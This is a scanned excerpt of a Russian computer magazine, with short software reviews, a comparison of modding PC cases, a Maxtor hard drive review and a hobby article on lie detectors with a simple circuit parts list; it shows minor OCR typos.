» Программа NetLimiter предназначена для выполнения довольно специфической функции, необходимость в которой активный пользователь интернета или локальной сети ощущает достаточно часто: программа ограничивает и распределяет сетевой трафик (всю ширину канала) для одновременно работающих приложений в ту или иную сторону (download/upload). Удивительно, но работает ;)!




ограничивает и распределяет сетевой трафик (всю ширину канала) для одновременно работающих приложений в ту или иную сторону (download/upload). Удивительно, но работает ;)!

## TROJAN REMOVER V6.40


» Обновляем свои trojan remover'ы. Эта замечательная программа потрет все трои, известные на сегодняшний день. Отличается дикой простотой, а значит, легким управлением.

Как и подобные утилиты, умеет обновлять свои базы через интернет, что очень удобно.



## XPY V0.8.11


» Маленькая утилита для удаления разнообразных ненужных функций и деактивации коммуникационных сервисов операционной системы Windows XP. Удобна и проста до безобразия. Просто checkbox'ы расставляем, и вуаля!



Также позволяет наугадать и встроенные в систему приложения (Internet Explorer, Windows Media Player, Windows Messenger). Такие манипуляции приведут к повышению быстродействия и уровня защиты (а также к огромному геморрою в случае полного удаления Internet Explorer'a, встроенного почти во все уголки ОС :) - прим. SkyWriter'a).

## СТИЛЬ MACOS X НА PC - СТАВИМ FLYKITE 2.0


» Хочешь получить стиль MacOS X на PC? Установи-вай Flykite 2.0!



Красота и удобство гарантированы, но производительность упадет - на старую машину ставить не советую.

## FOXIT PDF READER

» Хочешь получить стиль MacOS X на PC? Установи-вай Классная читалка для PDF-файлов. По сравнению с Acrobat Reader, скорость работы программы намного выше!



Одна загрузка программы стоит того, чтоб навсегда забыть об Acrobat Reader. Кроме того, и размер Foxit PDF Reader впечатляет - всего 945 Кб.



## BEFASTER V3.53

Служит для оптимизации качества связи с интернетом путем изменения настроек в системном реестре Windows. Программа умеет настраивать как dial-up-соединения, так и LAN, Cable Modem, xDSL, ISDN, T1 и Cable/DSL, а также AOL и PCAnyWhere.



В самом простом случае для настройки достаточно нажать на кнопку, соответствующую типу соединения, но допускается и тонкая ручная подстройка. Возможностей у программы довольно много, есть в ней и такая функция, как пингование выбранного сервера с заданным интервалом (кроме проверки качества связи, это позволяет создать видимость активности, не допуская тем самым разрыва связи: есть провайдеры, которые автоматически отключают пользователя, если он определенное время неактивен (такие провайдеры, кстати, частенько не считают ping за активность ;) - прим. SkyWriter'a).

## РЕАКТОР

Очередная игра из серии собирания по цветам. Оригинальная игрушка, как, впрочем, и все продукты от Reflexive.




Достаточно запустить, и часы рабочего времени будут пролетать для тебя незаметно :)!

## ABIWORD

Часто бывает, что нужно напечатать что-то, но vi(m) и emacs недостаточно, TeX займет слишком много времени, а устанавливать такой монстр, как OpenOffice.org, лень.

В этот момент на сцену выходит AbiWord, который должен находиться на диске твоего дистрибутива, в FTP-сервере или на AbiSource. Как ни странно, его можно найти и на диске XC ;).




Плюс заключается в том, что AbiWord при своих шести с гаком метрах поддерживает все стандартные функции Word'a и его собратьев.

Если зайдешь на [www.abisource.com/download](http://www.abisource.com/download), увидишь, что этот вордпроцессор, изначально спrogramмированный только для Linux'a, распространяется также для Windows и Mac OS X. Оболочка очень чистая и интуитивная... Советую во всех смыслах: для экономии времени, ресурсов и, важнее всего, нервов. У меня AbiWord еще ни разу не глючил.

## SAVER!

Надоело каждый раз после переустановки системы настраивать программы и игры? Или сожалеть, что после очередной переустановки или сбоя все твои контакты в аське безвозвратно потеряны?



Можешь забыть об этом с Saver'ом! Стоит только сохранить все свои настройки одним кликом мыши, и в любой момент можно будет восстановить их! И все благодаря поддержке множества программ и игр (около двухсот, и их количество постоянно растет).

## Content:

### 108 Моддинговые корпуса

Серийная база для твоего творчества

### 113 Очень большой накопитель

Maxtor DiamondMax 6B300S0

### 114 Паяльник

Алексей Шуваев test\_lab (test\_lab@gameland.ru)

# МОДДИНГОВЫЕ КОРПУСА

## СЕРИЙНАЯ БАЗА ДЛЯ ТВОЕГО ТВОРЧЕСТВА

**К**аждый раз, когда ты приходишь домой и усаживаешься за компьютер, доведенными до автоматизма движениями ты активируешь все необходимые системы. Для тебя в этот момент "компьютер" становится совокупностью девайсов. В процессе погони за красотой моддеры обратили внимание на внешний вид системного блока. А какие моддинговые корпуса можно приобрести, зайдя в магазин, я поведаю в этой статье.

### ВСКРЫТИЕ ПОКАЖЕТ...

■ Оно, конечно, покажет, но глядя на нас гораздо важнее, как выглядит внешне этот немаловажный девайс. Для обзора мы выбрали несколько корпусов, которые имеют моддинговую направленность и выпускаются серийно. Оценивая внешний вид коробки, мы обращали внимание на качество сборки, эргономичность (доступ ко всем девайсам, внедренным в твой PC), надежность подвижных частей... В общем, практическую работу компьютера мы тоже не обделили вниманием. В обязательном порядке изучались возможность и удобство установки дополнительных вентиляторов в блоке. Так как глядя на все блоки форм-фактор одинаков или отличается незначительно (midi или full tower), мы посчитали количество установочных мест для 5,25- и 3,5-дюймовых девайсов в каждом. Особое внимание было уделено материалу корпуса и его обработке, так как тонкие стенки станут свидетелями халтуры изготовителя, а плохая обработка краев может стать причиной порезов пальцев. Подгонка всех деталей и стыковка (каркас, как правило, закрепляют заклепками) обязательно отразятся на громкости шума, который будет издавать работающий компьютер. Дополнительные места для вентиляторов могут сыграть значительную роль, если ты собираешь мощный игровой компьютер. Вспомни, что один только блок питания может выделять до 70 Вт в виде тепла, и часто для него устанавливают стандартный 80 мм вентилятор. И на него ты собираешься возрузить работу по вытяжке всего тепла, выдаваемого процессором и видеокартой? Поэтому производители предусматривают установку кулеров на вдув и выдув воздуха из корпуса. Как правило, место для пропеллера на передней стенке

test\_lab выражает благодарность за оборудование, предоставленное на тестирование, компаниям "МЕРЛИОН" (тел. (095) 784-1471, www.merlion.ru), ISM Computers (тел. (095) 956-9377, www.ism.ru), "СВЕГА-Компьютер" (www.svega.ru)

### СПИСОК УСТРОЙСТВ

	Thermaltake Shark va7000bwa
	Thermaltake Tsunami Dream
	SuperPower Computer Case ATX-L8005
	Case Compucase LX-6C28BS-F30UG
	Combo ATX 6088-CA-C9-S3-012
	Case Compucase CI-6920BS-M35UG



выбирается так, чтобы обеспечить обдув винчестеров, которые в современных машинах греются нещадно. Но загнать воздух в корпус мало - нужно еще грамотно вывести его. Нагрившись, воздух поднимается вверх, где обычно расположен БП, и без того горячий. При правильной расстановке устройств воздух от горячего процессора и видеокарты вытягивается сразу. Для этого порой применяют вентиляторы, специально установленные на боковой стенке корпуса.

Немалую роль в отводе тепла играет сам корпус.

Винчестеры, не имеющие специальных блоков охлаждения и не обдуваемые кулерами, передают часть тепла на салазки или непосредственно на корпус. Попробуй запустить современный винчестер (7200 или 10000 оборотов в минуту) на дефрагментацию. Через час работы можешь смело ставить кружку на винт и греть чай в ней. В общем, ты понимаешь, что теплопроводность корпуса также очень и очень важна для выбора корпуса.

#### КАК МЫ ТЕСТИРОВАЛИ

- Выбрать блок, имеющий красивый корпус -

непростая задача. Мы учли все эргономические изыски и технологические особенности. Особое внимание уделялось возможности установки кулеров, так как греющемуся железу необходим хороший воздушный поток для отвода тепла. Количество слотов под пяти- и трехдюймовые устройства было также подсчитано и зафиксировано. Удобство доступа к внутренностям играет немаловажную роль для тех, кто периодически производит апгрейд. Ну, а количество посадочных мест для винчестеров необходимо знать, если ты

злобный гаундлер. Установленному блоку питания уделялось не меньше внимания. Понятно, что в дешевые корпуса нерентабельно устанавливать дорогие источники, но для офисной работы вполне хватит БП на 300 Вт. Было подсчитано и зафиксировано количество коннекторов питания molex для винчестеров, CD-DVD и малых разъемов для FDD. Намеренно мы не указываем разъемы питания 12 В и ATX, которые подключаются к материнской плате - они имеются у всех блоков.

### THERMALTAKE SHARK VA7000BWA

» Приближаясь к середине нашего обзора, мы наблюдаем представителя семейства корпусов от именитой Thermaltake. Носящий гордое название "Акула", этот корпус своим видом дает понять, что создан он для акул геймерского дела. Выполненный в черном цвете, он имеет весомую металлическую переднюю панель, которая при работе подсвечивается светодиодами. Крышка закрывается на ключи, которых в комплекте два (чтобы владелец случайно не остался у закрытого блока после потери одного ключа). Открыв крышку, ты можешь наблюдать пять отсеков для 5,25"-устройств и два для трехдюймовых. Особенностью можно считать то, что пластиковые заглушки имеют удобные разъемы для снятия, при этом нет необходимости ковыряться в блоке. Чуть ниже расположена решетка воздухозаборника, за которой скрывается 120 мм пропеллер. Из-под крышки на правую сторону вынесены коннекторы FireWire, 2xUSB и выходы наушников и микрофона. На левой стороне корпуса имеются два воздухозаборника, оформленные в виде жабер, скорее всего, акульных. Сама стенка также запирается на ключ и для удобства фиксации оснащена подпружиненной ручкой (помимо двух бол-

#### Технические характеристики:

Мощность блока питания, Вт: 420
Количество отсеков для 5,25"-устройств: 5
Количество отсеков для HDD: 5
Цена: \$160

тов-барашек на задней части корпуса). Открыв блок, наблюдаем 120 мм кулер с подсветкой. Посмотрим на то, что должно обеспечить геймеру стабильную игру - блок питания. Здесь установлен Thermaltake'овский БП мощностью 420 Вт. Провода имеют глину, которой с запасом хватит, чтобы обеспечить хорошим питанием абсолютно все устройства компьютера. Они выполнены в хорошей оплетке в сеточку, что улучшает аэродинамические качества. Смотрим на коннекторы: девять molex, два разъема для FDD и два питания для SATA-винчестеров. Стоит отметить крепление крышек PCI - на барашках. Работа будет удобной и быстрой, а главное, не потребуются никаких инструментов. Интересная схема расположения винчестеров: они крепятся на салазках, при этом все коннекторы глядят на своего хозяина и легко доступны, то есть винчестеры располагаются не вдоль корпуса, как в остальных корпусах, а поперек. Несмотря на то, что металл довольно толстый и все очень хорошо завальцовано, весь блок довольно легкий.



## THERMALTAKE TSUNAMI DREAM

» Еще один корпус от серьезной компании Thermaltake, носящий имя Tsunami Dream. Красивый серебристый блок имеет на верхней панели отжимающуюся крышку, под которой скрываются выходы FireWire, 2xUSB, наушников и микрофона. Передняя панель прикрывается крышкой и закрывается на замок. Крышка достаточно тяжелая и, как в предыдущем случае, имеет светодиодную подсветку. Примечательно и то, что ключ имеет два положения: во втором открывается вся передняя панель, а вместе с ней доступ ко всем железкам. Металлические и пластиковые заглушки для пяти- и трехдюймовых устройств, которых насчитывается четыре и два соответственно, крепятся на шурупах. В нижней части передней панели установлен 120 мм кулер. Вторая пара ключей предназначена для открывания

## Технические характеристики:

Мощность блока питания, Вт: 400
Количество отсеков для 5,25"-устройств: 4
Количество отсеков для HDD: 5
Цена: \$155

замка боковой стенки, которая имеет большое окно из стеклопластика. Для удобства эксплуатации предусмотрены две ручки-защелки. Помимо замка и ручек, крышка крепится двумя болтами-барашками. С внутренней стороны крышки закреплен 80 мм вентилятор. Заглянув внутрь, мы обнаружим БП на 400 Вт от Thermaltake с восемью выходами molex, двумя коннекторами FDD и одним питанием для SATA-винчестеров. На задней стенке уже установлен 120 мм кулер с подсветкой, работающий на выдув. Винчестеры устанавливаются на салазках, причем существует возможность вынуть весь отсек на пять HDD, установить диски, а потом поставить

все на место. Все PCI-отсеки закрыты крышками и имеют

пластиковые защелки, удобные в эксплуатации. На нижнем ребре жесткости установлен микровыключатель, сигнализирующий об открытии корпуса. Металл достаточно крепкий, а края хорошо завальцованы.



## SUPERPOWER COMPUTER CASE ATX-L8005

» В наши руки попал и блок от компании Super Power. Выполненный в белом цвете, он имеет нестандартный дизайн, который, впрочем, можно назвать приятным. Вместо верхней крышки мы имеем инсталляцию из пластика, которая демонстрирует нам воздухозаборную решетку под эргономичной ручкой. Причем ручка расположена так, чтобы соблюдался баланс блока - перемещения с ним будут чрезвычайно удобными. В передней части верхней крышки расположена панелька с кнопками Power и Reset. Сама же передняя панель выполнена в бело-голубой гамме. Имеются четыре отсека под пятидюймовые устройства и два - под трехдюймовые. В нижней части расположены два подсвечивающихся светодиодами глазка. На левом ребре панели расположено два выхода USB, разъемы для наушников и микрофона. Боковая крышка имеет воздухозаборник пассивной вентиляции и решетку для установки кулера. Крепление к корпусу осущес-

## Технические характеристики:

Мощность блока питания, Вт: 300
Количество отсеков для 5,25"-устройств: 4
Количество отсеков для HDD: 5
Цена: \$45

твляется при помощи шурупов, так что без инструмента тут не обойтись. С внутренней стороны к стенке прикреплен телескопический раструб для подачи воздуха прямо к кулеру процессора. Установленный блок питания от компании Super Power имеет заявленную мощность в 300 Вт. На задней панели установлен 80 мм вентилятор, работающий на выдув теплого воздуха из блока. PCI-слоты закрыты одноразовыми металлическими заглушками. В целом блок небольшой и подойдет скорее для офисной эксплуатации, так как места для установки материнской платы немного и его может не хватить, если потребуется занять несколько 5,25"-отсеков.





## CASE COMPUCASE LX-6C28BS-F30UG

» Переходим к классическим блокам без всяких эргономических изысков. Стандартный черный блок с серебристой передней панелью. Имеются три отсека форм-фактора 5,25". По замыслу дизайнера, пользователь может сохранить первоначальный вид блока благодаря панелям, за которыми будут скрываться CD-DVD-драйвы. Для выброса лотка вынесена кнопка, а подпружиненная панелька просто откроется при необходимости. Не забыли и об обладателях различных MobileRack: один отсек оставили съемным, и поэтому легко можно установить туда все, что будет угодно. Один отсек для FDD дает понять, что время дискета прошло и придется выбирать между карт-ридером (если он у тебя во внутреннем исполнении) и дисководом. На передней панели выведены стандартные 2xUSB, разъемы для наушников и микрофона.

Технические характеристики:
Мощность блока питания, Вт: 300
Количество отсеков для 5,25"-устройств: 3
Количество отсеков для HDD: 4
Цена: \$66

Переходим ко внутреннему осмотру: как и в предыдущей модели, боковая крышка крепится шурупами, а на внутренней стороне установлен раструб для подачи воздуха к процессору. Снимать такую панель удобно благодаря "уху" задней части корпуса, которое выполняет функцию ручки. Внутри ты найдешь БП от компании HES на 300 Вт с шестью выходами molex и двумя для FDD. PCI-слоты закрыты заглушками, которые можно использовать многократно. Производителем предусмотрено четыре посадочных места под винчестеры. Материал корпуса можно считать достаточно жестким, но есть вероятность порезаться при установке устройств.



## COMBO ATX 6088-CA-C9-S3-012

» Черный цвет, как и белый, довольно часто применяется для покраски корпусов. Этот корпус покрашен в черное и имеет белые вставки в передней части. На верхней крышке расположена решетка - воздухозаборник, под которым установлен кулер. Интересное решение, если учесть, что теплый воздух лучше выводить именно так. Передняя панель имеет четыре выхода для 5,25"-девайсов с фальш-панелью и кнопками выброса лотка. Для трехдюймовых девайсов предусмотрен всего один отсек. В нижней части под крышкой расположены два выхода USB, разъемы для микрофона и наушников. На боковой стенке расположены отверстия воздухозаборников. Почти в центре крышки расположена решетка воздухозаборника с раструбом, подводящая воздух к системе охлаждения процессором. Открывание корпуса - довольно трудоемкий процесс: для начала необходимо снять верхнюю

Технические характеристики:
Мощность блока питания, Вт: 300
Количество отсеков для 5,25"-устройств: 4
Количество отсеков для HDD: 6
Цена: \$86

крышку (крепится одним шурупом-барашком), и лишь после этого можно будет снять боковые стенки. Блок питания мощностью 300 Вт имеет четыре выхода molex и один коннектор FDD. В корпусе предусмотрена установка шести винчестеров. PCI-отсеки крепятся на пластиковые заглушки. Металл корпуса достаточно тонкий и, несмотря на то, что вальцовка краев выполнена хорошо, при осмотре корпуса мы умудрились порезаться. В комплект включены мультимедийная клавиатура (имеет кнопки регулировки громкости и прочие функции, сделана на неизвестной фабрике) и оптическая мышь, колесо прокрутки которой горит синим светом.



## CASE COMPUCASE CI-6920BS-M35UG

» Уже ставший стандартным черным цвет корпуса органично сочетается с серым пластиком, из которого сделана крышка, закрывающая часть передней панели. Крышка, как и Thermaltake, закрывается на ключ, но само качество изготовления пластмассы оставляет желать лучшего. Применив ключ по его прямому назначению, мы увидели четыре отсека под 5,25"-устройства и два отсека под 3,5". В нижней части корпуса имеется откидывающаяся крышка, за которой сантиметрах в пяти от панели скрываются выходы USB, наушников и микрофона. Боковая крышка имеет отверстие для вентиляции с раструбом и крепится барашками к корпусу. Задняя стенка имеет установочные отверстия под 120 мм вентилятор. Блок питания HES обладает мощностью 350 Вт и имеет шесть выходов molex, два выхода питания для FDD и два - для SATA-винчестеров. В передней части корпуса также имеется место для установки 120 мм кулера, который призван охлаждать винчестеры, которых может быть установлено четыре штуки. Примечательно, что для винчестеров установлены специальные салазки. Вальцовку краев мы признали удачной, но можно легко порезаться при установке устройств. В комплекте идут специальные пластиковые заглушки для PCI.

## Технические характеристики:

Мощность блока питания, Вт: 350

Количество отсеков для 5,25"-устройств: 4

Количество отсеков для HDD: 4

Цена: \$90

**Вывод**

Несмотря на то, что почти все блоки можно смело назвать серийными моддерскими, мы отобрали всего два. Первый, Thermaltake Shark va7000bwa, получает приз "Выбор редакции" за свою выдающуюся внешность и

отличные технические характеристики. Удобство пользования и удовольствие, полученное при эксплуатации, окупят цену данного кейса. Ну а "Лучшую покупку" получает COMBO ATX 6088-CA-C9-S3-012 за соответствие духу моддерства,

достойное качество исполнения и хорошую цену, которая соответствует цене нормального блока. В заключение хотелось бы сказать, что красивые корпуса - это всегда уникальные корпуса, над которыми трудятся их хозяева. Покупая серийный кор-

пус, ты должен смиряться, что где-то можешь встретить такой же, но, увидев у себя на столе новый корпус, тебя наверняка потянет как-то его модифицировать. Не бойся экспериментировать.



# ОЧЕНЬ БОЛЬШОЙ НАКОПИТЕЛЬ

## MAXTOR DIAMONDMAX 6B300SO


**В** многообразии устройств, присутствующих сегодня на прилавках магазинов, очень легко потеряться. Только-только успеваешь разобраться - раз! - и производитель выбрасывает на рынок партию новинок с совершенно иными технологиями. И снова нужно искать информацию, вникать в нее и мучиться с выбором. С жесткими дисками сегодня та же ситуация: их очень много, представлено множество марок, которые отличаются емкостью, скоростью и вообще всем, чем только можно. Хорошо, что не нужно мучиться со стандартом: IDE отживает свое. Теперь выбор становится проще: если системная плата поддерживает SATA II, берем SATA II, а если нет - обычный SATA. Определяемся с задачами, которые будут решаться на компьютере, подбираем под них характеристики и едем за долгожданной покупкой. Если нужен винчестер большого объема, с современным интерфейсом и высокими скоростными параметрами, рекомендуем посмотреть на Maxtor DiamondMax 6B300SO.

Этот 3,5" жесткий диск имеет интерфейс SerialATA и, как выясняется из его названия, объем 300 Гб. Ну, что тут можно сказать? На долгое время о проблеме нехватки дискового пространства можно будет смело забыть! Diamond будет особенно интересен тем, кто увлекается работой с видео или аудиоданными, складировать у себя на HDD все подряд и не трудится с переписью на CD/DVD. Параметры этого алмаза соответствуют емкости: скорость вращения шпинделя 7200 об/мин, буфер размером 16 Мб, среднее время доступа 9 мс, шум 2,7-28 дБ, вес 0,63 кг, подшипник гидродинамический. Для увеличения качества и скорости работы поддерживает фирменные технологии Maxtor Shock Protection System, Maxtor Data Protection System, а также технологию маршрутизации запросов NCQ (Native Command Queuing), которая повышает скорость обработки дан-

ных. Например, приходит запрос на считывание данных с дорожек номер 13, 34 и 25. А головка в данный момент стоит на 25. Так вот именно NCQ делает так, чтобы головка не моталась просто так туда-сюда, начав путь с 13-й дорожки (первой в запросе), а проделала путь оптимально, то есть начала с дорожки номер 25. Вот такая хитрость, пришедшая из мира SCSI-винчестеров.

Для тех, кто озабочен здоровьем окружающего мира, есть специальная версия устройства, созданная по программе Restriction of Hazardous Substances (RoHS) и гарантирующая отсутствие в жестком диске вредных компонентов.

К сожалению, у Diamond'a имеется и пара недостатков, которые, как ни

странно, проистекают из его достоинств. Во-первых, это очень сильный нагрев устройства (не успеешь оглянуться, как набегит 51 градус), которым приходится платить из-за высокой скорости жесткого диска. Так что, возможно, тебе придется озаботиться покупкой специального HDD-кулера, иначе перегрев создаст проблемы. Вторая проблема, глительное время доступа, объясняется большой емкостью устройства. Раги спортивного интереса мы объединили два таких диска в RAID-массив уровня 0. Результат оказался неплохим, скорость чтения данных выросла почти в два раза, так как в подобном массиве информация распределяется равномерно по обоим накопителям и читается с них, соответственно, одновременно - вот и возможность получить прибавку к скорости чтения. В такой организации дискового пространства, правда, есть и "слабое звено": высокое значение времени доступа (15,6 мс), а также слишком большая загрузка процессора (почти 19%), ну и, конечно, низкая надежность. Подводя итог, можно сказать, что если тебе нужен скоростной и объемный винчестер, ты готов потратить на охлаждение для него, то Maxtor DiamondMax 6B300SO пойдег идеально. 



Технические характеристики:
Объем, Гб: 300
Интерфейс: SATA
Объем кеша Мб: 16
Скорость вращения, об/мин: 7200
Среднее время доступа, мс: <9,0
Количество дисков: 4
Количество головок: 8
Размеры, мм: 101,6x26,1x14,7
Вес, кг: 0,630

Результаты тестирования HDТach:
Время доступа, мс: 16,2
Загрузка CPU, %: 2
Средняя скорость чтения, Мб/с: 54,1
Результаты тестирования WinBench:
Время доступа: 15
Максимальная скорость чтения, Мб/с: 64500
Минимальная скорость чтения, Мб/с: 38100

Редакция выражает благодарность за предоставленное на тестирование оборудование компании ULTRA Electronics (тел. (095) 775-7566, www.ultracomp.ru)

Lundes (lunde@scn.ru)

# ДЕТЕКТОР ЛЖИ

## В ЧЕМ ПРАВДА, БРАТ?

**Т**ы сможешь собрать простейший детектор лжи, прогнать через него всю свою семью, дедушек, бабушек, свою любимую девушку и узнать, наконец, правду.



### ИСТИНА ГДЕ-ТО РЯДОМ

■ The truth is out of there. Распознать, говорят люди правду или врут - это большое искусство. Искусство, конечно, прекрасно, но против физиологии не попрешь. Именно физиологи хитрые люди используют в своих целях. Физиологических и биологических признаков, показывающих, что человек врет, довольно много.

### ИСТОРИЯ С ПОДОПЛЕКОЙ

■ Крутейший способ выявления правды использовали в Древней Спарте.

Молодого активиста подвешивали на скале над обрывом и спрашивали, боится ли он. Ответ всегда был отрицательным. Но истинность того, что сказал испытуемый, всегда определяли по цвету лица (и запаху :-)). Если молодой спартанец был бледен, считалось, что он лжет. Таких не брали в спартанцы и сбрасывали со скалы: бледный не может быть ловким и сообразительным. Вот такие были спартанцы.

В Древнем Риме похожим методом отбирали телохранителей. Кандидату задавали провокационные вопросы наподобие "Что ты делал в ночь с пятого на шестое?". Если он краснел, его брали в охрану. Считалось, что если при предъявлении ему провокационных вопросов человек краснеет, у него нет склонности к участию в заговорах.

### ИСПОЛЬЗОВАНИЕ ПОЛИГРАФА В НАШЕ ВРЕМЯ

■ Использование полиграфа прославилось своей успешностью, и в ЦРУ США был создан целый отдел, который специализировался на проведении полиграфных проверок. Всех сотрудников ЦРУ проверяли на полиграфе не реже чем один раз в пять лет.

Удвоение количества случаев хищений в частном секторе в 1988 году вынудило правительство того же го-

сударства разрешить использование полиграфа в частных фирмах. Сейчас количество проверок с помощью этого чуда техники в США превысило отметку 8 млн. в год.

В России полиграфные проверки в частных структурах начались сравнительно недавно. Положительный эффект от этой процедуры оказался столь велик, что крупные предприятия стали внедрять полиграфные проверки в свою повседневную деятельность. Особенно эффективен этот метод там, где безопасность и успешность работы предприятия во многом зависят от лояльности каждого сотрудника.

### СОВРЕМЕННЫЕ ДЕВАЙСЫ

■ Когда человек испытывает психический дискомфорт (лжет или лукавит), его внутриглазное давление повышается, наблюдается прилив крови к глазному яблоку, из-за чего температура окологлазного пространства становится выше нормальной. Принцип работы современных детекторов лжи эксплуатирует именно эту особенность человеческого организма.

Прибор представляет собой термокамеру, фиксирующую изменение температуры в инфракрасном излучении. Самая маленькая камера может быть размером с почтовую марку. Изображение поступает на ПК. В исследованиях приняли участие 20 добровольцев. Им было предложено напасть на манекен, нанести ему удар ножом и украсть \$20, после чего категорически отрицать участие в произошедшем. В 80% случаев прибор выявил обман. По сообще-




Полиграф 1990-х годов



Полиграф 2000-х годов

нию исследователей, устройство будет применяться в аэропортах и на КПП. (Смотри статью "Thermal camera may detect lying" на [www.upi.com](http://www.upi.com).)

Забавная вещь появилась в конце 2000 года. Это был портативный детектор лжи Handy Trustor, разработанный южнокорейской компанией 911Computer Co. "Ручной правгер" умеет интерпретировать малейшие изменения в голосе человека. Результат отображается на экране в виде надкушенного яблока и крышки, поднимающейся над чайником. Яблоко свидетельствует о волнении и лукавстве: слегка надкушенное - подозрительное волнение, половинка - попытка избежать ответа, тощий огрызок - ложь. Положение крышки



Процесс проверки на полиграфе



Портативный детектор лжи Handy Trustor



## СПИСОК ДЕТАЛЕЙ

- R1 переменный резистор 68 кОм;
- R2 68 кОм резистор;
- R3 2 кОм резистор;
- C1 1мкф 25V электролитический конденсатор;
- Q1 KT3102 транзистор N-P-N-СТРУКТУРЫ;
- mA 0-1 mA аналоговый амперметр;
- две батарейки по 9 В;
- клеммы для батареек;
- макетная плата;
- провод монтажный, лучше МГДФ, три метра.

описывает уровень стресса: крышка лежит на чайнике - человек спокоен, немного в воздух - раздражен, из-за кипения поднялась на максимальную высоту - взбешен".


Принцип действия Handy Truster - частотный анализ голоса, анализ пауз речи, скорость нарастания звука голоса. Вообще-то показания такого прибора кажутся сомнительными, да и вообще его сложно назвать прибором. Яблоки, чайники... Так, игрушка.

### ОТ ТЕОРИИ К ПРАКТИКЕ

- Не будем брать функции мозга, не будем измерять температуру внут-

ри глаза. Мы пойдем другим путем... Есть такой параметр, как сопротивление кожного покрова. Ты соберешь прибор, который будет отслеживать данный параметр. Переживает ли человек стресс, волнуется ли он - все влияет на показания прибора. Если человек врёт, он испытывает переживания и волнения, изменяется сопротивление его внутренних органов, кожного покрова и т.п., а показания прибора тоже меняются. Вот тут-то мы и ловим нашего "пациента"!

Итак, за дело!



Схема

## АУТОТРЕНИНГ И МЕДИТАЦИЯ: ПОМОГУТ ПРОЙТИ ТЕСТ

- Необходимо максимальное психологическое спокойствие и обостренное внимание к вопросам, так как в основном они контрольные. Обязательны искренние признания: например, рассказать о том, что ты однажды солгал родителям, украл безделушку у сестры, но не более того.

В инструкциях настоятельно советуют не забывать, что самые невинные разговоры в этих обстоятельствах - все тот же вопрос с пристрастием, а даже самая обаятельная и сексапильная следователь при случае обязательно упечет испытуемого в тюрьму.

Однако психологический настрой - это не все. Когда прибор будет подключен к телу, первым делом рекомендуется обратить внимание на ровность дыхания. Его частота может колебаться от 15 до 30-ти вдохов-выдохов в минуту (это приблизительно 2-4 секунды).

Считается, что учащенное или замедленное дыхание свидетельствует о том, что человек лжет. Кроме того, известно, что после "страшного" вопроса следует "вдох облегчения", поэтому контролировать дыхание следует до полного "отсоединения" от проводов, которыми опутано подопытное лицо.

# УЖЕ В ПРОДАЖЕ



## DVD или 2 CD с каждым номером

### ЧИТАЙ В ИЮЛЕ:

#### E3 2005

Мы продолжаем освещать самую грандиозную игровую выставку в мире! Наши журналисты изучили стенды ведущих издательств и готовы поделиться с вами впечатлениями.

